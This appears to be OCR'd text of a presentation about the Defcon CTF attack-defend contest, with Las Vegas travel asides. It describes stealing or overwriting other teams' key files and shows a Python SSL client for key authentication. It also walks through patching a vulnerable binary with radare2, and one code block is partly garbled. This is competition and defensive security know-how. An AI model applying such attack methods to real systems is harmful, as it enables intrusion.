
Only 3 steps :D

Try it !!



So Puzzlingness

How to solve - Ⅲ. Attack (Demo)



So Puzzlingness

Auth Key

The key is $9238740982570237012935.32

Chapter 4

In Las Vegas :
Waiting For You

Waiting For You

Las Vegas

Welcome to Las Vegas!

A beautiful city :D

Waiting For You

Casino

Have you ever been to Casino?


Do not become addicted :(

Waiting For You

Girls

Anywhere you can see sexy girls

If you have girl friend, avoid it :D



Chapter 4

In Las Vegas :
Capture The Flag

Capture The Flag

Defcon CTF (Capture The Flag)

This year, the 20 top qualifying teams are pitted against each other in an all out digital war

Last year, only 12 teams

Attack and defend custom services provided to each teams


It's important

The Winning team will receive coveted Defcon Black Badges.

Hmm... Give me badge! lol

Capture The Flag

CTF Blueprint



Capture The Flag

Defcon CTF Director & USB


Director provide USB for CTF

- root password
- Home Folder (vulnerable daemons)
- key, cert File for authentication
- readme


Capture The Flag

Defcon CTF Disposition

- Contest Room
- Lounge or Anywhere



Contest Room




Lounge or Anywhere

Capture The Flag

Defcon CTF Disposition

- Contest Room - 8 Members
- Lounge or Anywhere - No limits :D



Contest Room

Lounge or Anywhere

Capture The Flag

Defcon CTF Attack

Read Key

Steal information

Overwrite Key

Corrupt information

Keys are periodically updated by the contest organizers


Continue to attack

Capture The Flag

Defcon CTF Attack - Read Key

Read Other team's '~/key' file and auth it

Steal information




Capture The Flag

Defcon CTF Attack - Overwrite Key

Overwrite Other team's '~/key' file

Corrupt information



Period : 600s

Capture The Flag

Defcon CTF Attack - Auth

How to auth?

- Using SSL (Secure Socket Layer)
- Files in USB for SSL
    - server.cert
    - team_X_key
    - team_X_key.cert

Capture The Flag

Defcon CTF Attack - Auth

```
#!/usr/bin/python

from socket import *
import ssl, pprint

HOST = "10.31.100.100"
PORT = 2525

s = socket(AF_INET, SOCK_STREAM)

# Require a certificate from the server
ssl_sock = ssl.wrap_socket( ₩
        s, keyfile = "team_2_key", certfile = "team_2_key.cert" ₩
        ca_certs = "server.cert", cert_reqs = ssl.CERT_REQUIRED ₩
        )

ssl_sock.connect((HOST, PORT))

print repr(ssl_sock.getpeername())
print ssl_sock.cipher()
print pprint.pformat(ssl_sock.getpeercert())

# Set a simple HTTP request -- use httplib in actual code.

#ssl_sock.write("TOKENS₩r₩n533cd8681a0637ff2ec1c3f15a76413efef3ad9₩r₩n")
#ssl_sock.write("NEWKEY₩r₩n")
ssl_sock.write("STATUS₩r₩n")

# Read a chunk of data. Will not necessarily
# Read all the data returned by the server.
data = 1

while data:
    data = ssl.sock.read()
    print data

# note that closing the SSLSocket will also close the underlying socket
ssl_sock.close()
```

Capture The Flag

Defcon CTF Attack - Auth

```
#!/usr/bin/python

from socket import *
import ssl, pprint

HOST = "10.31.100.100"
PORT = 2525

s = socket(AF_INET, SOCK_STREAM)

# Require a certificate from the server
ssl_sock = ssl.wrap_socket( ₩
        s, keyfile = "team_2_key", certfile = "team_2_key.cert" ₩
        ca_certs = "server.cert", cert_reqs = ssl.CERT_REQUIRED ₩
        )

ssl_sock.c

fef3ad9₩r₩n")

data = 1

while data:
    data = ssl.sock.read()
    print data

# note that closing the SSLSocket will also close the underlying socket
ssl_sock.close()
```


```
# Require a certificate from the server
ssl_sock = ssl.wrap_socket( ₩
        s, keyfile = "team_2_key", certfile = "team_2_key.cert" ₩
        ca_certs = "server.cert", cert_reqs = ssl.CERT_REQUIRED ₩
        )
```

Capture The Flag

Defcon CTF Defend

Patch daemon's vulnerability

Don't touch daemon's service

Fix '/bin/' permission

Prevent remote shell

Capture The Flag


Defcon CTF Defend - Binary Patch

Use Hex Editors, or etc.

010 Editors, WinHex, IDA, Radare2, etc.

Radare2 is Disassembler, Hex Editor, Dubugger, etc.

Posted on Phrack :D



Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (1)

Open binary file with '-w' option

'-w' : write mode

```
posquit0@posquit0-debiser ~ $ radare2 -w b400
[0x00401040]>
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (2)

Set address for edit

s : set address

```
posquit0@posquit0-debiser ~ $ radare2 -w b400
[0x00401040]> s 0x401794
[0x00401794]>
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (3)

Analyze Function & Print Disassembled Function

af : Analyze function

pdf: Print disassembled function

```
posquit0@posquit0-debiser ~ $ radare2 -w b400
[0x00401040]> s 0x401794
[0x00401794]> af
[0x00401794]> pdf
/ function: fcn.00401794 (35)
|      0x00401794  fcn.00401794:
|      0x00401794      89df            mov edi, ebx
|      0x00401796      e8f9f6ffff      call dword imp.close
|         ; imp.close()
|      0x0040179b      bf0f000000      mov edi, 0xf
|      0x004017a0      e81ff8ffff      call dword imp.alarm
|         ; imp.alarm()
|      0x004017a5      89ef            mov edi, ebp
|      0x004017a7      41ffd6          call r14
|         ; unk()
|      0x004017aa      89ef            mov edi, ebp
|      0x004017ac      89c3            mov ebx, eax
|      0x004017ae      e8e1f6ffff      call dword imp.close
|         ; imp.close()
|      0x004017b3      89df            mov edi, ebx
|      0x004017b5      ebce            jmp loc.00401785
[0x00401794]>
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (4)

Enter to Visual Mode -> Look like VIM Editor

V : Visual Mode

h, j, k, l : Scroll key

```
[0x00401794]> V

[0x00401794 1120 b400]> x @ fcn.00401794
   offset    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00401794  89df e8f9 f6ff ffbf 0f00 0000 e81f f8ff  ................
0x004017a4  ff89 ef41 ffd6 89ef 89c3 e8e1 f6ff ff89  ...A............
0x004017b4  dfeb ce66 0f1f 8400 0000 0000 4883 ec08  ...f........H...
0x004017c4  0fbf 3d8d 0b20 00e8 d0fa ffff bef0 1740  ..=.. .........@
0x004017d4  0089 c7e8 34ff ffff 31c0 4883 c408 c390  ....4...1.H.....
0x004017e4  9090 9090 9090 9090 9090 9090 4889 6c24  ............H.l$
0x004017f4  d84c 8964 24e0 4189 fc48 895c 24d0 4c89  .L.d$.A..H.\$.L.
0x00401804  6c24 e8bf 0400 0000 4c89 7424 f04c 897c  l$......L.t$.L.|
0x00401814  24f8 4883 ec38 e885 f5ff ff48 85c0 4889  $.H..8.....H..H.
0x00401824  c50f 8470 0200 00ba 0400 0000 4889 c644  ...p........H..D
0x00401834  89e7 e835 fcff ff0f b65d 000f b645 0348  ...5.....]...E.H
0x00401844  89ef c1e3 1809 c30f b645 01c1 e010 09c3  .........E......
0x00401854  0fb6 4502 c1e0 0809 c3e8 b2f7 ffff 81fb  ..E.............
0x00401864  5045 7953 7426 31c0 488b 5c24 0848 8b6c  PEySt&1.H.\$.H.l
0x00401874  2410 4c8b 6424 184c 8b6c 2420 4c8b 7424  $.L.d$.L.l$ L.t$
0x00401884  284c 8b7c 2430 4883 c438 c390 bf04 0000  (L.|$0H..8......
0x00401894  00e8 0af5 ffff 4885 c048 89c5 0f84 f501  ......H..H......
0x004018a4  0000 ba04 0000 0048 89c6 4489 e7e8 bafb  .......H..D.....
0x004018b4  ffff 0fb6 5d00 0fb6 4503 4889 efc1 e318  ....]...E.H.....
0x004018c4  09c3 0fb6 4501 c1e0 1009 c30f b645 02c1  ....E........E..
0x004018d4  e008 09c3 e837 f7ff ff81 fb2c 4075 4a75  .....7.....,@uJu
0x004018e4  85bf 0400 0000 e8b5 f4ff ff48 85c0 4889  ...........H..H.
0x004018f4  c50f 84a0 0100 00ba 0400 0000 4889 c644  ............H..D
0x00401904  89e7 e865 fbff ff0f b65d 000f b645 0348  ...e.....]...E.H
0x00401914  89ef c1e3 1809 c30f b645 01c1 e010 09c3  .........E......
0x00401924  0fb6 4502 c1e0 0809 c3e8 e2f6 ffff 81fb  ..E.............
0x00401934  378a 8103 0f85 2cff ffff bf04 0000 00e8  7.....,.........
0x00401944  5cf4 ffff 4885 c048 89c5 0f84 4701 0000  \...H..H....G...
0x00401954  ba04 0000 0048 89c6 4489 e7e8 0cfb ffff  .....H..D.......
0x00401964  0fb6 5d00 0fb6 4503 4889 efc1 e318 09c3  ..]...E.H.......
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (5)

Change Disassemble Mode : input 'p' for changing View-mode

p : Change view mode

```
[0x00401794 350 b400]> pd @ fcn.00401794
/ function: fcn.00401794 (35)
|       0x00401794  fcn.00401794:
|       0x00401794      89df            mov edi, ebx
|       0x00401796      e8f9f6ffff      call dword imp.close
|          ; imp.close() [1]
|       0x0040179b      bf0f000000      mov edi, 0xf
|       0x004017a0      e81ff8ffff      call dword imp.alarm
|          ; imp.alarm() [2]
|       0x004017a5      89ef            mov edi, ebp
|       0x004017a7      41ffd6          call r14
|          ; unk()
|       0x004017aa      89ef            mov edi, ebp
|       0x004017ac      89c3            mov ebx, eax
|       0x004017ae      e8e1f6ffff      call dword imp.close
|          ; imp.close() [3]
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (6)

Search a position for patch using cursor : input 'c' for enabling cusror

c : Enable cursor

```
[0x00401794 350 b400(12:-1=1)]> pd
/ function: fcn.00401794 (35)
|       0x00401794  fcn.00401794:
|       0x00401794      89df            mov edi, ebx
|       0x00401796      e8f9f6ffff      call dword imp.close
|          ; imp.close() [1]
|       0x0040179b      bf0f000000      mov edi, 0xf
|       0x004017a0  *   e81ff8ffff      call dword imp.alarm
|          ; imp.alarm() [2]
|       0x004017a5      89ef            mov edi, ebp
|       0x004017a7      41ffd6          call r14
|          ; unk()
|       0x004017aa      89ef            mov edi, ebp
|       0x004017ac      89c3            mov ebx, eax
|       0x004017ae      e8e1f6ffff      call dword imp.close
|          ; imp.close() [3]
|       0x004017b3      89df            mov edi, ebx
|       0x004017b5      ebce            jmp loc.00401785 [4]
        0x004017b7      660f1f840000000. o16 nop [rax+rax+0x0]
        0x004017c0      4883ec08        sub rsp, 0x8
        0x004017c4      0fbf3d8d0b2000  movsx edi, word [rip+0x200b8d]
        0x004017cb      e8d0faffff      call dword 0x4012a0
|          ; 0x004012a0() [5]
```

Capture The Flag

Defcon CTF Defend - Binary Patch with Radare2 (7)

Edit Code : input 'w' for hex or 'a' for assembled opcode

w : Change code with hex value

a : Change code with assembled opcode

```
/ function: fcn.00401794 (35)
|      0x00401794  fcn.00401794:
|      0x00401794      89df              mov edi, ebx
|      0x00401796      e8f9f6ffff        call dword imp.close
|         ; imp.close() [1]
|      0x0040179b      bf0f000000        mov edi, 0xf
|      0x004017a0  *   e81ff8ffff        call dword imp.alarm
|         ; imp.alarm() [2]
